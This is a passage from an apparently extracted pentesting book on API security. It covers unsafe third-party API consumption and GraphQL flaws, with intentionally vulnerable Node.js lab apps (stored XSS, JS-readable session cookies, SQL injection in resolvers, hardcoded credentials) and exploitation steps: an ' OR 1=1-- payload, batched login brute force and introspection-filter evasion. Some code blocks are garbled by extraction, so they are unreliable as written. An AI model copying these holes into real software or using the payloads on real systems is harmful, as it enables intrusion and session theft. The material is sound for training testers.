    <button onclick="purchaseProduct(1, 1)">Purchase Laptop</button>
    <button onclick="purchaseProduct(2, 1)">Purchase Smartphone</button>
    <button onclick="purchaseProduct(3, 1)">Purchase Headphones</button>
  `;
}

// Purchase product
async function purchaseProduct(productId, quantity) {
  const res = await fetch('/api/purchase', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ productId, quantity })
  });

  const data = await res.json();
  alert(data.message);
  loadProducts();
}
</script>
`);
});

app.listen(port, () => {
  console.log(`Server running at http://localhost:${port}`);
});

```

Exploitation:

Login: Log in with a valid username (e.g., alice or bob).

View Products: On the product page, check for products with zero stock (e.g., Smartphone).

Purchase Out-of-Stock Products: Attempt to purchase the out-of-stock product (e.g., Smartphone), even though it should not be available for purchase.

Stock Reduction: After the purchase, the stock for the product will be reduced, even though no product was available, causing inventory mismanagement.

API 10:2023 Unsafe Consumption of APIs

It refers to the vulnerability where an API consumes data or services from other APIs or third-party services in an insecure manner, leading to potential attacks like data tampering, data leakage, or the execution of malicious code. This can happen when an API trusts data from an external source without properly validating or sanitizing it. For example, an API endpoint like `GET /api/user-data` might fetch user data from a third-party API without validating the authenticity of the response or the integrity of the data. An attacker could exploit this by injecting malicious data, causing the consuming API to process or leak sensitive information. The impact of unsafe API consumption can range from data breaches to remote code execution, depending on the nature of the vulnerability.

Lab Setup:

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p APIsecurity/UnsafeAPI; cd APIsecurity/UnsafeAPI
$ mkdir xss-api admin-access
$ npm init -y; npm i express express-session axios cors
```

Create a vulnerable api - XSS: xss-api/index.js

```
const express    = require('express');
const cors       = require('cors');
const session     = require('express-session');
const bodyParser = require('body-parser');

const app = express();
const PORT = 5000;
const USERS = {}; // in-memory store

// Allow the consumer at victim.com:5001 to fetch our public API
app.use(cors({ origin: 'http://victim.com:5001' }));

app.use(bodyParser.json());
app.use(session({
  secret: 'unsafe-consumption-demo',
  resave: false,
  saveUninitialized: false,
```

```

cookie: {
  httpOnly: true,
  sameSite: 'lax',    // OK over HTTP for our lab
  secure: false
}
}));

// — HTML UI —
app.get('/', (req, res) => res.send(`<h2>Welcome</h2><a href="/register">Register</a> | \
  <a href="/login">Login</a>`));
app.get('/register', (req, res) => res.send(`
<h2>Register</h2>
<form onsubmit="doRegister(event)">
  <input id="username" placeholder="Username" required><br>
  <input id="password" type="password" placeholder="Password" required><br>
  <input id="name" placeholder="Full Name" required><br>
  <textarea id="bio" placeholder="Bio (HTML allowed)"></textarea><br>
  <button>Register</button>
</form>
<script>
  async function doRegister(e) {
    e.preventDefault();
    const u = username.value, p = password.value, n = name.value, b = bio.value;
    const r = await fetch('/api/register', {
      method: 'POST',
      headers: {'Content-Type': 'application/json'},
      body: JSON.stringify({ username: u, password: p, name: n, bio: b })
    });
    if (r.ok) {
      alert('Registered! Please log in.');
```

location = '/login';

```
    } else alert('Registration failed');
```

}

```
</script>
`));
app.get('/login', (req, res) => res.send(`
<h2>Login</h2>
<form onsubmit="doLogin(event)">
  <input id="username" placeholder="Username" required><br>
  <input id="password" type="password" placeholder="Password" required><br>
  <button>Login</button>
</form>
<script>
  async function doLogin(e) {
    e.preventDefault();
    const r = await fetch('/api/login', {
      method: 'POST',
      headers: {'Content-Type': 'application/json'},
      credentials: 'include',
      body: JSON.stringify({
        username: username.value,
        password: password.value
      })
    });
    if (r.ok) location = '/dashboard';
    else alert('Login failed');
```

}

```
</script>
`));
app.get('/dashboard', (req, res) => {
  if (!req.session.user) return res.redirect('/login');
  res.send(`
    <h2>Dashboard</h2>
    <div>Name: <span id="name"></span></div>
```



```

<div>Bio: <span id="bio"></span></div>
<button onclick="doLogout()">Logout</button>
<script>
  fetch('/api/me', { credentials: 'include' })
    .then(r => r.json())
    .then(u => {
      document.getElementById('name').innerText = u.name || u.username;
      document.getElementById('bio').innerHTML = u.bio;
    });
  function doLogout() {
    fetch('/api/logout', { credentials: 'include' })
      .then(() => location = '/');
  }
</script>
`);
});

// — JSON API —
app.post('/api/register', (req, res) => {
  const { username, password, name, bio } = req.body;
  if (!username || !password) return res.status(400).json({ error: 'Missing fields' });
  USERS[username] = { username, password, name, bio };
  res.json({ success: true });
});
app.post('/api/login', (req, res) => {
  const u = USERS[req.body.username];
  if (u && u.password === req.body.password) {
    req.session.user = u;
    return req.session.save(() => res.json({ success: true }));
  }
  res.status(401).json({ error: 'Invalid credentials' });
});
app.get('/api/logout', (req, res) => {
  req.session.destroy(() => res.json({ success: true }));
});
app.get('/api/me', (req, res) => {
  if (!req.session.user) return res.status(401).json({ error: 'Unauthorized' });
  res.json(req.session.user);
});
// Public profile lookup (vulnerable)
app.get('/api/user/:username', (req, res) => {
  const u = USERS[req.params.username];
  if (!u) return res.status(404).json({ error: 'Not found' });
  res.json(u);
});

app.listen(PORT, () => console.log(`api-xss http://localhost:${PORT}`));

```

Create a code for admin: admin-access/index.js

```

// npm install express express-session body-parser
const express = require('express');
const session = require('express-session');
const bodyParser = require('body-parser');
const app = express();
const PORT = 5001;

// — Admin creds —
const ADMIN = { username: 'admin', password: 'letmein!' };

// — Session (cookie accessible to JS) —
app.use(session({

```

```

secret: 'consumer-secret',
resave: false,
saveUninitialized: false,
cookie: { httpOnly: false, sameSite: 'lax', secure: false }
});
app.use(bodyParser.json());

// - Auth check -
function requireLogin(req, res, next) {
  if (!req.session.user) return res.redirect('/login');
  next();
}

// - Login page & API -
app.get('/login', (req, res) => {
  res.send(`
    <h2>Admin Login</h2>
    <form onsubmit="login(event)">
      <input id="username" placeholder="Username" required><br>
      <input id="password" type="password" placeholder="Password" required><br>
      <button>Login</button>
    </form>
    <script>
      async function login(e) {
        e.preventDefault();
        const r = await fetch('/api/login', {
          method: 'POST',
          headers: {'Content-Type': 'application/json'},
          credentials: 'include',
          body: JSON.stringify({
            username: username.value,
            password: password.value
          })
        });
        if (r.ok) location = '/';
        else alert('Invalid credentials');
      }
    </script>
  `);
});
app.post('/api/login', (req, res) => {
  const { username, password } = req.body;
  if (username === ADMIN.username && password === ADMIN.password) {
    req.session.user = ADMIN;
    return req.session.save(() => res.json({ success: true }));
  }
  res.status(401).json({ error: 'Invalid creds' });
});
app.get('/logout', (req, res) => {
  req.session.destroy(() => res.redirect('/login'));
});

// - Protected home & profile -
app.get('/', requireLogin, (req, res) => {
  res.send(`
    <h2>XSS Consumer (Admin)</h2>
    <p>Logged in as <strong>${req.session.user.username}</strong></p>
    <form action="/profile">
      <input name="username" placeholder="Victim username" required>
      <button>View Profile</button>
    </form>
    <a href="/logout">Logout</a>
  `);
});

```

```

app.get('/profile', requireLogin, (req, res) => {
  res.send(`
    <h2>User Profile: ${req.query.username || ''}</h2>
    <div id="result">Loading...</div>
    <script>
      const params = new URLSearchParams(location.search);
      const username = params.get('username');
      if (!username) {
        result.innerText = 'No username provided';
      } else {
        // ← NO credentials here!
        fetch('http://victim.com:5000/api/user/' + encodeURIComponent(username))
          .then(r => {
            if (!r.ok) throw new Error();
            return r.json();
          })
          .then(u => {
            // UNSAFE innerHTML runs stored XSS in the admin's browser
            result.innerHTML =
              '<h3>' + (u.name || u.username) + '</h3>' +
              '<div>' + u.bio + '</div>';
          })
          .catch(_ => {
            result.innerText = 'User not found or fetch error';
          });
      }
    </script>
  `);
});

app.listen(PORT, () => console.log(`admin-access http://localhost:${PORT}`));

```

Exploitation:

Register at <http://victim.com:5000/register> with a bio payload like:

```



```

Login as that user → dashboard shows your bio (XSS fires).

Admin login at <http://victim.com:5001/login> (use admin / letmein!).

View the victim profile at <http://victim.com:5001/profile?username=<victim>>. the stolen script executes in the admin's browser, and because cookies are JS-readable, it can exfiltrate the admin session.

Common GraphQL Vulnerabilities and Defenses

While GraphQL offers powerful flexibility for querying data, it also introduces a distinct set of security challenges that developers must address to prevent exploitation:

Introspection Exposure: By default, GraphQL exposes its schema through introspection queries, which can help attackers map out your API's structure, types, and available

operations. In production environments, it's advisable to disable or restrict introspection to reduce the attack surface.

Denial of Service (DoS): GraphQL supports complex and deeply nested queries, which can be abused to exhaust server resources. Without proper query complexity analysis or depth limiting, an attacker could craft queries that lead to server slowdowns or crashes.

Broken Access Control: If authorization checks are not implemented at the resolver level, users may gain access to data fields or operations beyond their privileges. Every resolver must enforce access control specific to the authenticated user.

Injection Attacks: GraphQL itself does not prevent injection vulnerabilities. If resolvers directly interpolate user input into raw database queries—especially SQL—they may expose the system to SQL injection attacks. Always use parameterized queries or ORM safeguards.

Understanding GraphQL Queries and Mutations

GraphQL operates through two primary types of operations: queries and mutations.

Queries: Queries are used to retrieve data from a GraphQL server. They allow clients to specify exactly which fields they need, reducing over-fetching and under-fetching of data.

- **Structure:** Queries resemble the shape of the expected response and are defined based on the GraphQL schema, similar in appearance to JSON.
- **Arguments:** Parameters can be passed to queries to filter, sort, or paginate data.

Example Query:

```
query {  
  user(id: "1") {  
    id  
    name  
    posts {  
      title  
      content  
    }  
  }  
}
```

This query fetches the user with ID 1, including their name and a list of their posts (with each post's title and content).

Mutations: Mutations are used to modify server-side data—such as creating, updating, or deleting records.

- **Structure:** Mutations follow a format similar to queries but begin with the mutation keyword and typically require input arguments.
- **Result:** Like queries, mutations return data—often reflecting the newly modified or created objects.

Example Mutation:

```
mutation {  
  createPost(input: {  
    title: "GraphQL Security Basics",  
    content: "Learn about introspection, DoS, and injection risks in GraphQL.",  
    authorId: "1"  
  }) {  
    id  
    title  
    author {  
      name  
    }  
  }  
}
```

This mutation creates a new blog post and returns its `id`, `title`, and the associated author's name.

Discovering API Structure with Introspection

GraphQL introspection allows clients to query the API's schema to discover available types, fields, queries, mutations, and subscriptions. This feature is extremely useful during development, enabling tools like GraphQL Playground or GraphiQL to offer autocomplete and documentation.

Why It's a Risk: While beneficial for developers, introspection can be a goldmine for attackers. If left enabled in production, it can reveal:

- Sensitive fields that were not meant to be publicly accessible.
- Hidden queries and mutations that may bypass intended access controls.
- Underlying data structures and relationships that could assist in crafting complex attacks or performing data exfiltration.

Mitigation: Disable introspection in production environments. Since introspection is not required during normal client operations, disabling it minimizes the exposed attack surface and helps prevent schema reconnaissance by unauthorized users.

Understanding the `__typename` Meta-field

As a first step in GraphQL reconnaissance, attackers often test whether the API is alive and responding to valid GraphQL queries. The `__typename` field—available on all GraphQL types—serves this purpose well.

```
query {  
  __typename  
}
```

A successful response might look like this:

```
{
  "data": {
    "__typename": "Query"
  }
}
```

While seemingly harmless, this response confirms that the endpoint is active and processing GraphQL requests. It may also suggest that introspection features are accessible, which can be probed further.

Full Schema Discovery with `__schema`

If introspection is enabled, a threat actor can query the built-in `__schema` and `__type` fields to retrieve detailed metadata about the entire API—exposing sensitive objects, operations, and even deprecated legacy functionality. GraphQL development tools like GraphiQL and Apollo Studio internally use a comprehensive introspection query to build the interactive schema explorer. This same query can be used by attackers for full schema enumeration:

```
{
  __schema {
    queryType { name }
    mutationType { name }
    subscriptionType { name }
    types {
      name
      kind
      description
    }
    directives {
      name
      description
    }
  }
}
```

In a vulnerable implementation, this returns everything the API knows about itself—including hidden or undocumented operations.

Security Tip: Always enforce authentication and authorization checks at the resolver level. Disabling introspection alone is not sufficient if sensitive operations are still accessible through guessable field names.

Bypassing Introspection Filters

Developers sometimes attempt to block introspection by filtering requests that contain certain keywords (e.g., `__schema`, `__type`). However, such defensive measures are often naive and easily bypassed. Here are some common evasion methods:

Whitespace Injection:

```
query { __schema
{ queryType { name } } }
```

Newlines or Tabs:

```
query {
__schema
{ queryType { name } }
}
```

Alternate HTTP Methods or Encodings Sending introspection queries over GET instead of POST, or using different content types, may bypass weak middleware protections.

Hands-On with GraphQL

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p APIsecurity/GraphQL; cd APIsecurity/GraphQL
$ npm init -y; npm install express apollo-server-express apollo-server-core sqlite3 cors
```

Create a vulnerable code: index.js

```
const express = require('express');
const { ApolloServer, gql } = require('apollo-server-express');
const { ApolloServerPluginLandingPageGraphQLPlayground } = require('apollo-server-core');
const sqlite = require('sqlite3').verbose();
const cors = require('cors');

const app = express();
app.use(cors());

const loginPage = `<!DOCTYPE html>
<html><head><meta charset="utf-8"><title>Login</title></head><body>
<h1>Login (brute-force me!)</h1>
<form id="f">
  <input name="username" placeholder="Username"/><br/>
  <input name="password" type="password" placeholder="Password"/><br/>
  <button>Login</button>
</form>
<pre id="o"></pre>
<script>
  document.getElementById('f').onsubmit = async e => {
    e.preventDefault();
    const u=e.target.username.value, p=e.target.password.value;
    const r=await fetch('/graphql',{method:'POST',
      headers:{'Content-Type':'application/json'},
      body:JSON.stringify({query:`mutation { login(username:"\${u}",password:"\${p}") \
{ id username }}`})
    });
    document.getElementById('o').textContent=JSON.stringify(await r.json(),null,2);
  };
</script>
```

```
<a href="/books.html">Books</a>
</body></html>`;
```

```
const booksPage = `<!DOCTYPE html>
<html><head><meta charset="utf-8"><title>Books</title></head><body>
<h1>Search Books (SQLi!)</h1>
<input id="t" placeholder="term"/> <button id="b">Go</button>
<pre id="o"></pre>
<script>
    document.getElementById('b').onclick = async () => {
        const term = document.getElementById('t').value;
        const r = await fetch('/graphql',{method:'POST',
            headers:{'Content-Type':'application/json'},
            body:JSON.stringify({query:`query { searchBooks(term:"\${term}")}{id title author`
}}\`));
    });
    document.getElementById('o').textContent=JSON.stringify(await r.json(),null,2);
};
</script>
<a href="/login.html">Login</a>
</body></html>`;
```

```
app.get('/login.html', (_, res) => res.send(loginPage));
app.get('/books.html', (_, res) => res.send(booksPage));
```

```
const db = new sqlite.Database('./db.sqlite');
db.serialize(() => {
    db.run(`CREATE TABLE IF NOT EXISTS users (id INTEGER PRIMARY KEY, username TEXT, password TEXT)`);
    db.run(`CREATE TABLE IF NOT EXISTS books (id INTEGER PRIMARY KEY, title TEXT, author TEXT)`);
    db.run(`CREATE TABLE IF NOT EXISTS products(id INTEGER PRIMARY KEY, name TEXT, price REAL)`);
    db.run(`INSERT OR IGNORE INTO users VALUES(1,'admin','secret')`);
    db.run(`INSERT INTO books (id, title, author) VALUES
        (1, 'Advanced Penetration Testing', 'Wil Allsopp'),
        (2, 'The Hacker Playbook 3', 'Peter Kim'),
        (3, 'Penetration Testing: A Hands-On Introduction to Hacking', 'Georgia Weidman'),
        (4, 'Red Team Field Manual', 'Ben Clark');`);
    db.run(`INSERT OR IGNORE INTO products VALUES(1,'Gadget',9.99)`);
});
```

```
const typeDefs = gql`
type User { id: ID!, username: String! }
type Book { id: ID!, title: String!, author: String! }
type Product { id: ID!, name: String!, price: Float! }

type Query {
    listProducts: [Product]
    searchBooks(term: String!): [Book]
}

type Mutation {
    login(username: String!, password: String!): User
    createProduct(name: String!, price: Float!): Product
    updateProduct(id: ID!, name: String, price: Float): Product
    deleteProduct(id: ID!): Boolean
}
`;
```

```
const resolvers = {
    Query: {
        listProducts: () =>
            new Promise((res, rej) =>
```



```

        db.all(`SELECT * FROM products`, (e, rows) => e ? rej(e) : res(rows))
    ),
    searchBooks: (_, { term }) =>
    new Promise((res, rej) =>
        db.all(
            `SELECT * FROM books WHERE title LIKE '%${term}%', // SQLi vuln
            (e, rows) => e ? rej(e) : res(rows)
        )
    ),
},
Mutation: {
    login: (_, { username, password }) =>
    new Promise((res, rej) =>
        db.get(
            `SELECT id, username FROM users WHERE username='${username}' AND password='${password}'`, // brute
            (e, row) => e ? rej(e) : res(row)
        )
    ),
    createProduct: (_, { name, price }) =>
    new Promise((res, rej) =>
        db.run(
            `INSERT INTO products(name,price) VALUES('${name}',${price})`, // no sanitization
            function(e) { if(e) return rej(e); res({id:this.lastID,name,price}); }
        )
    ),
    updateProduct: (_, { id, name, price }) =>
    new Promise((res, rej) =>
        db.run(
            `UPDATE products SET name='${name}', price=${price} WHERE id=${id}`, // no checks
            function(e) {
                if(e) return rej(e);
                db.get(`SELECT * FROM products WHERE id=${id}`, (er, row) => er ? rej(er) : res(row));
            }
        )
    ),
    deleteProduct: (_, { id }) =>
    new Promise((res, rej) =>
        db.run(`DELETE FROM products WHERE id=${id}`, function(e) { if(e) return rej(e); res(this.changes>0); })
    ),
},
};

async function start() {
    const server = new ApolloServer({
        typeDefs,
        resolvers,
        introspection: true,
        plugins: [ApolloServerPluginLandingPageGraphQLPlayground()],
    });

    await server.start();
    server.applyMiddleware({ app, path: '/graphql' });

    app.listen(4000, () => {
        console.log('API & Playground : http://localhost:4000/graphql');
        console.log('Login UI : http://localhost:4000/login.html');
        console.log('Books UI : http://localhost:4000/books.html');
    });
}

start();

```

Exploitation - SQLi:

request

```
query {
  searchBooks(term: "' OR 1=1--") {
    id, title, author
  }
}
```

output

```
{
  "data": {
    "searchBooks": [
      {
        "id": "1",
        "title": "Advanced Penetration Testing",
        "author": "Wil Allsopp"
      },
      {
        "id": "2",
        "title": "The Hacker Playbook 3",
        "author": "Peter Kim"
      },
      {
        "id": "3",
        "title": "Penetration Testing: A Hands-On Introduction to Hacking",
        "author": "Georgia Weidman"
      },
      {
        "id": "4",
        "title": "Red Team Field Manual",
        "author": "Ben Clark"
      }
    ]
  }
}
```

Exploitaion - Brute Force

request

```
mutation {
  b0: login (username:"admin", password:"secret1") {
    id, username
  }
  b1: login (username:"admin", password:"secret2") {
    id, username
  }
  b2: login (username:"admin", password:"secret") {
    id, username
  }
  b3: login (username:"admin", password:"secret3") {
    id, username
  }
}
```

result

```
{
  "data": {
    "b0": null,
    "b1": null,
    "b2": {
      "id": "1",
```

```
    "username": "admin"
  },
  "b3": null
}
}
```

Hidden Endpoints - open Introspection

```
# query
query {
  listProducts {
    id, name, price
  }
}

# mutations
# 1. createProduct
mutation {
  createProduct (name:"Airpod", price: 199) {
    id, name, price
  }
}

# 2. updateProduct
mutation {
  updateProduct (id:2, name: "Airpod", price:200) {
    id, name, price
  }
}

# 3. deleteProduct
mutation {
  deleteProduct (id:2)
}
```

Mitigations Techniques

Here's a summary of mitigation techniques that can be implemented to handle most common issues with APIs, listed above:

- Use parameterized queries
- Validate the data
- Use prepared statement
- Follow Rate Limiting
- Conduct Regular Security Audits

EXPLOITOLOGY

In an era where digital threats loom at every click, cybersecurity stands as the guardian of our interconnected world. Web applications—gateways to sensitive data, transactions, and services—are prime targets for cybercriminals. Penetration testing, or "pentesting," acts as a digital fire drill, simulating real-world attacks to expose vulnerabilities before they're exploited. Ethical hackers, armed with adversarial creativity, probe web apps for flaws like SQL injection or cross-site scripting, revealing risks that automated tools often miss. For organizations, this proactive defense isn't just technical upkeep—it's a shield against financial ruin, legal fallout, and reputational collapse.

Web penetration testing zeroes in on the vulnerabilities lurking beneath sleek interfaces. From insecure APIs to flawed authentication logic, even minor coding oversights can grant attackers access to databases, payment systems, or user credentials. High-profile breaches—like Equifax's unpatched framework or Colonial Pipeline's compromised credentials—underscore the stakes. Beyond compliance with regulations like GDPR or PCI DSS, pentesting fosters trust. Customers and clients demand assurance that their data isn't just stored, but safeguarded. Regular testing transforms theoretical risks into actionable fixes, ensuring defenses evolve alongside threats.

Ignoring web pentesting is gambling with digital survival. In a landscape where cyberattacks grow more sophisticated daily, complacency is a liability. Proactive testing isn't merely a best practice—it's a strategic imperative. By stress-testing defenses, organizations fortify their resilience, maintain operational continuity, and secure their place in a competitive, trust-driven market. For leaders, developers, and security teams, this book underscores a truth: In cybersecurity, the cost of prevention is always less than the price of a breach.

[OceanofPDF.com](https://oceanofpdf.com)